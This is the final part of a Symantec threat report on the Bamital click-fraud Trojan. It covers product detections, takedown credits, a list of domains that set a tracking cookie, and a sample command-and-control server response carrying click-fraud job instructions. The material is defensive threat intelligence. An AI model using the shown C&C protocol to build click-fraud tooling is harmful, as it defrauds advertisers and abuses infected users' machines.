- System Infected: Bamital Trojan Activity
- System Infected: Bamital Trojan Activity 2
- System Infected: Bamital Trojan Activity 3

Behavior-based protection (SONAR)

SONAR Behavior-based detection provides an effective and non-invasive protection from previously unseen zero-day computer threats, and has been confirmed to be highly effective at stopping new variants of the Bamital Trojan. SONAR detects Bamital Trojans using the SONAR.Heuristic (Formerly Bloodhound.SONAR) series of detections.

Reputation-based protection (Insight)

Insight can proactively block files associated with this attack and detect them as WS.Reputation.1. Insight provides essential protection against variants of threats based on the file and URL Reputation and is crucial in protecting against todays dynamically created threats.

Other protection

Browser Protection can protect against web based attacks which use exploits.

Community credits

Symantec appreciates the assistance from Spanish law enforcement (Guardia Civil) and Catalunyan CERT (CESICAT) in obtaining and analyzing the backend server used by Bamital in September, 2011. Symantec also appreciates Microsoft's Digital Crime Unit (DCU) for partnering with us to take down the Bamital infrastructure, in our fight against cybercrime.

Appendix

1. Sample listing of domains which are known to set a cookie called "yatutuzebil" on the visitors' computers:

- adultatnight.com
- avtohits.net
- bigsexbang.com
- cfnmhdtube.org
- easyformulaforsuccess.org
- egirlsex.com
- europeansex.biz
- freefuckvidz.org
- hotporngirls.com
- hugebigtube.org
- matureboytubes.com
- maturetubelust.org
- max-adult-tube.com
- mybestpenis.com
- mysexpalace.com
- playgil.org
- pornobaza.biz
- pornofreeesh.com
- pornogonza.org
- pornojopa.com
- rztube.com
- sex-era.com
- sexsweetie.com
- sexysatan.com
- sexywink.com
- tubeporndiet.org
- xprontubes.org
- youngsex.biz

2. Sample communication between module C and its C&C server:

```
Host: clicksystem.in
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/0.8.55
Date: Sun, 06 May 2012 00:48:17 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Keep-Alive: timeout=15
X-Powered-By: PHP/5.2.10
Content-Length: 668

<job>
  <threads>2</threads>
<ext>clicksystem.in/getupdate.php?id1=#ID1#&ua=Mozilla%2F4.0+%28compatible%3B+MSIE+7.0%3B+Windows+NT+6.0%3B+SLCC1%3B+.NET+CLR+2
.0.50727%3B+.NET+CLR+3.0.04506%29&guid=6.0.6000.1.0_50db2931-6fdf-4b95-abe0-02fbc9398d3f_61&t=2</ext>
  <period>1</period>
  <seed>fref312e</seed>
</job>
<click>
  <url>http://clicksystem.in/cgo.php?p=1296077800</url>
  <referer>http://mipsisrisc.com/?sell+my+car+for</referer>
  <x>10</x>
  <y>10</y>
  <w>800</w>
  <h>500</h>
  <cnt>0</cnt>
  <cookie>c=1</cookie>

  <fmin>5</fmin>
  <fmax>5</fmax>
  <nmin>0</nmin>
  <nmax>0</nmax>
  <mmin>0</mmin>
  <mmax>0</mmax>
  <pnt>0</pnt>
  <lim>20</lim>
</click>
```

Symantec
Security Response

About Symantec

Symantec protects the world's information, and is a global leader in security, backup and availability solutions. Our innovative products and services protect people and information in any environment – from the smallest mobile device, to the enterprise data center, to cloud-based systems. Our world-renowned expertise in protecting data, identities and interactions gives our customers confidence in a connected world. More information is available at www.symantec.com or by connecting with Symantec at: go.symantec.com/socialmedia.

About the authors

Piotr Krysiuk - Sr Software Engineer
Vikram Thakur - Analyst, Attack Investigations Team

For specific country offices and contact numbers, please visit our Web site. For product information in the U.S., call toll-free 1 (800) 745 6054.

Symantec Corporation
World Headquarters
350 Ellis Street
Mountain View, CA 94043 USA
+1 (650) 527-8000
www.symantec.com